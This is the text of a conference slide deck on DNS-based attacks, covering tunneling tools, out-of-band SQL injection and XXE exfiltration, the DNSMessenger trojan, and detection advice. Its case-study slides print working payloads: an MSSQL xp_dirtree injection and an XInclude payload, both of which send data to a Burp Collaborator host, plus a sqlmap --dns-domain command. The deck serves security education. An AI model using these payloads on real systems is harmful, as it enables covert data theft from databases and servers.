

DEEP SEC
IN-DEPTH SECURITY

DNS Exfiltration and Out-of-Band Attacks




Nitesh Shilpkar, PwC Singapore

: Rebel_Caesar

DEEP SEC

Introduction




- Currently working as an Assistant Manager for PwC Singapore. 
- Hold some abbreviations like OSCE, OSCP, OSWP and CREST-CRT
- Received CVE's for reporting issues in Adobe, Apple, Amazon and Google.
- Acknowledged by over 40+ websites such as Facebook, Google, AT&T and others.
- Hobbies: Writing Poems and Short-stories and Swimming

: Rebel_Caesar




Contents



- About DNS (Domain Name System)
- Types of DNS-based attacks
- Data exfiltration using DNS
- Out of band attacks- SQL and XML
- DNS RAT (Remote Access Trojan) –DNS Messenger
- DNS Exfiltration Restrictions
- Best practices for using DNS data to enhance investigations

What is DNS?

Domain Name System (DNS) is a transactional protocol that resolves domain names to IP addresses.



Pic credit: Google.com

DNS Attacks and Organizations



- DNS plays an important role in the organizations to be able to access internal and external websites
- DNS works on port 53
- Security devices are often shipped with open port 53, 80 and 443
- Security monitoring is done for HTTP, HTTPS and sadly, not for DNS


DNS Risks

- DNS Cache Poisoning
- DDOS Attacks
- DNS Tunneling
- Data Exfiltration



DNS Cache Poisoning

- Also known as “DNS Spoofing”
- Redirection of traffic from legitimate source to malicious websites



DDOS Attacks

- The kind of attacks to disrupt a network service or website.
- A recent attack on a website belonging to Brian Krebs was measured at 363.1 Gbps

DNS Flood Attacks

- Attackers attempt to flood the servers with legitimate DNS requests or non-existent domains.

DNS Reflection Attacks

- Attackers attempt to flood networks using a spoofed address to return the traffic to a victim.

DNS Amplification Attacks

- Attackers attempt to take advantage of the ability to store large amounts of data with specifically crafted packets.
- Used to exploit the message packet within DNS packets when DNSSEC is implemented.

DNS Tunneling

- Attackers know that DNS is important for facilitating communication and fetching websites.
- Attackers know that port 53, 80 and 443 are the common open ports on security devices such as firewalls.
- Attackers also know that port 53 (DNS) is rarely monitored. Hence, this can be utilized for fetching data without detection
- Various malware families use DNS for their command and control channel.

Tool	Description
Iodine	Tunnels IP data through a DNS server (http://code.kryo.se/iodine/)
DNSCat2	Create a C&C channel over the DNS protocol. (https://github.com/iagox86/dnscat2)
Cobalt Strike	Software for red team operations (https://www.cobaltstrike.com/help-dns-beacon)
Pick Pocket	A JHU/APL DNS tunneling tool created with the purpose of circumventing IDS defenses.

Data Exfiltration

- DNS Tunnelling is bi-directional whereas Data exfiltration is uni-directional.
- DNS Tunneling involves pushing of a non-standard protocol or DNS through data packets
- Data exfiltration can be exploited through SQL and XML injection. This type of exfiltration using XML or SQL is known as “**Out-of-Band**” Attacks.



Data Exfiltration

Data Exfiltration using SQL

Data exfiltration through a vulnerable database can take place on the availability of subroutines that can be used directly or indirectly for the DNS resolution process. These kind of subroutines are then used for exploiting SQL injections.

Microsoft SQL Server

An extended procedure is a dynamic link library which runs directly in the address space of Microsoft SQL Server.

Attackers can make use of any of the following extended stored procedures to make a DNS request:

master..xp_dirtree()

This is an extended stored procedure and is used to get the list of all folders and subfolders inside a folder.

master..xp_fileexist()

This is an extended stored procedure for checking the existence of a file on the file system.

master..xp_subdirs()

This is an extended stored procedure to get a list of folders inside a given folder.

Data Exfiltration using SQL

Oracle

UTL_INADDR.GET_HOST_ADDRESS

This provides procedure for internet address support. The procedure “GET_HOST_ADDRESS()” retrieves the IP address of a provided host.

UTL_HTTP.REQUEST

This is an extended procedure for providing HTTP requests. The procedure “REQUEST()” it retrieves data from the provided address.

HTTPURITYPE.GETCLOB

This is an extended procedure for providing Character Large Object (CLOB) from a given address.

DBMS_LDAP.INIT

This procedure enables programmers to access data from Lightweight Directory Access Protocol (LDAP) servers. It's INIT() procedure is used to initialize a session with the LDAP server.

Data Exfiltration using SQL

MySQL

LOAD_FILE

This function reads the file content and returns it as a string.

PostgreSQL

COPY

This function copies data between a files system files and a table.

Data Exfiltration using SQL

MySQL

LOAD_FILE

This function reads the file content and returns it as a string.

PostgreSQL

COPY

This function copies data between a files system files and a table.

Data Exfiltration using SQL

Case Study:

```
<script type="text/javascript">
  document.getElementById('modalMessage').innerHTML = 'Unclosed quotation mark after the character string &#39;%7940I&#39; AND [Homes].PostalCode=560577 AND [Homes].[Level]=02 AND [Homes].Unit=1879&#39;;'
Incorrect syntax near &#39;%7940I&#39; AND [Homes].PostalCode=560577 AND [Homes].[Level]=02 AND [Homes].Unit=1879&#39;;'
  $("#MessagePopup").modal();
  window.top.location.href = '/#redeem';
```

Error Received in Response

```
declare @q varchar (200);set @q='\\p'+(SELECT
SUBSTRING(@@version,1,9))+'.burpcollaborator.net\foo'; exec master.dbo.xp_dirtree @q;--
```

Data Exfiltration using SQL

Case Study:

The Collaborator server received a DNS lookup of type A for the domain name 323itjrysqlmyk15wvlt3wlybphg55Microsoftburpcollaborator.net.

The Collaborator server received a DNS lookup of type A for the domain name 323itjrysqlmyk15wvlt3wlybphg55SQLburpcollaborator.net.

The Collaborator server received a DNS lookup of type A for the domain name 323itjrysqlmyk15wvlt3wlybphg55rver.burpcollaborator.net.

The Collaborator server received a DNS lookup of type A for the domain name 323itjrysqlmyk15wvlt3wlybphg5512.0.2000burpcollaborator.net.

Data Exfiltration using XML

Extensible Markup Language (XML) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable.

A typical XML request and response would like the following:

Request

```
POST http://example.com/xml HTTP/1.1
<foo>
Hello World
</foo>
```

Response


```
HTTP/1.0 200 OK

Hello World
```

Data Exfiltration using XML

An XML External Entity attack is a type of attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the following:

- Information Disclosure
- Denial of service
- Server side request forgery
- Port Scanning (Host Scan)
- Local File Reading
- Intranet Access



Data Exfiltration using XML

Case Study:

```
upmlid= currentmlid= upfname=<isn xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include  
href="http://pb42famzusvlecfm8f4j1x63buhk59.burpcollaborator.net/foo"/></isn>&currentfname=&uplname=TesterCSRF2&currentlname=TesterCSRF2&v
```

We used **BURP COLLABORATOR** for exfiltration of data using DNS. We received a successful ping from the server using the DNS name defined.


The Collaborator server received a DNS lookup of type NS for the domain name **pb42famzusvlecfm8f4j1x63buhk59.burpcollaborator.net**.

Magical Burp

BURP COLLABORATER is a magical tool which helps you set a DNS server and listens on it. Any request generated and received by the DNS is showcased. The DNS requests when received can confirm a vulnerability like SQL, XML and external service interactions. These received requests could be a source of information in terms of the injected parameters.


Setting up Burp Collaborator Client:

1. Open Burp
2. Go to Burp> Burp collaborator client



Magical Burp

BURP COLLABORATER client will start and would look similar to this :



- Go to “Copy to Clipboard” and click on it.
- You’ll get a new DNS address to test and listen to when provided with an input.

Data Exfiltration using SQLMAP


SQLMAP is one of the best known tools for SQL injection exploitation. It also provides a way for exfiltration of data using “--dns-domain”

Example-

```
sqlmap -u 'http://abc' --level 5 --risk 3 --dns-domain opendns.online
```

DNSMessenger

- DNSMessenger was a Remote Access Trojan (RAT) discovered in 2017
- It was used for exfiltration of data through DNS and evade security devices
- It made use of the DNS TXT record queries and responses for a bidirectional control and command center
- It made use of multi-staged powershell and was completely fileless



Pic Credit: Cisco Talos

Data Exfiltration Restrictions

Tunneling data using DNS could be easy, but even DNS comes with its own restrictions like the following-

- Maximum of 253 characters in domain
- Maximum of 63 characters per subdomain
- Case-insensitive (so we use Base32 encoding)
- TXT request to get maximum characters in response

Leveraging DNS

Organizations mostly are concerned with traffic that flow through the HTTP and HTTPS port and are heavily monitored. The DNS based port 53, is often neglected due to the sheer amount of traffic that is generated. DNS being the most significant part of an IT infrastructure can be leveraged to gather information and monitor for anomalies. This would help organizations detect attacks and help safeguard its infrastructure.

The following could be taken as some of the steps as safeguards:

Know the Organization:

- Every organization has a security team which knows and understands the environment. They can easily differentiate between the normal traffic and a traffic flood. Keeping an eye at the DNS traffic outside work hours or unusual hours could be a security check.

Top-Level Domains:

- Organizations mostly have a check on the various top-level domains being accessed such as *.com, *.net, *.org. The organizations should look for malicious DNS requests and keep a track of the top-level domains being accessed such as *.tor, *.onion.

High Byte Counts

- One should check for DNS requests with higher byte counts.

Thank You